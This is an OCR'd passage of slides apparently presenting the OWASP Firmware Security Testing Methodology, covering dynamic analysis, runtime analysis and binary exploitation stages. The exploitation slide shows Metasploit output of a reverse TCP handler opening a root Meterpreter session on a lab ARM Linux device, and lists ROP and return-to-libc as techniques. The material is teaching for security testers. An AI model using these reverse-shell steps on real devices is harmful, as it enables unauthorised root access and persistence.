- elf analysis
- exploit mitigations
- file hashes


Showing Analysis: known vulnerabilities

Time of Analysis	2020-04-18 16:50:20
Plugin Version	0.2
System Version	3.7.1_1587184526
BackDoor_String	Contains a string similar to backdoor

[Stage 7] Dynamic Analysis


- Running in normal or emulated env
- Tamper with:
  - bootloader, web interface, network services
- Validate:
  - secure boot, integrity, and attestation
- Fuzz app parameters & network packets
  - Diagnostic, tools, and troubleshooting pages





[Stage 8] Runtime Analysis

- Bypass “client side” controls
- Discover memory corruption vulnerabilities
- Attach to process
- Replay payloads from dynamic analysis
- Familiarity with platform architectures and memory registers



FRIDA


[Stage 9] Binary Exploitation

- Exploit code (shell code)
- Bypass exploit mitigations
- Common techniques
  - Return oriented programming (ROP)
  - return-to-libc
- Goal = Code execution & persistence

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.50.245:445
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.50.245:445 -> 192.168.50.191:49045) at 2019-09-30 17:06:04 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter armle/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.50.191  192.168.50.245:445 -> 192.168.50.191:49045 (192.168.50.191)
```


Roadmap

- Future versions will include:
  - Extracting firmware from a flash (SPI) chip
  - Memory corruption exploitation walkthroughs
  - Methods to automate methodology stages into SDLC
- Practical verification advice
- Welcome contributions and feedback
- OWASP Firmware Security Testing Methodology



Thank you! 🙏

Aaron Guzman